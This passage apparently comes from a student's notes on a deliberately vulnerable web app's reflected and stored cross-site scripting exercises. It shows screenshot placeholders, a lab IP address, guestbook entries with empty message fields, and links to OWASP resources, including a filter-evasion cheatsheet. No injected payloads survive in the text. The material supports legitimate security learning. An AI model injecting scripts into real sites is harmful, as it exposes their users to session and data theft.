- http://www.scriptalert1.com/

High:



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit


```
Hello >
```

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Xss-stored:

Low:



Vulnerability: Stored Cross Site Scripting (XSS)


192.168.78.129

darshan kundar

Name: test
Message: This is a test comment.

Name: Darshan
Message:

Medium:



Vulnerability: Stored Cross Site Scripting (XSS)


192.168.78.129

darshan kundar

Name: test
Message: This is a test comment.

Name: Darshan
Message:

High:



Vulnerability: Stored Cross Site Scripting (XSS)

192.168.78.129

darshan kundar

Name: test
Message: This is a test comment.

Name: Darshan
Message: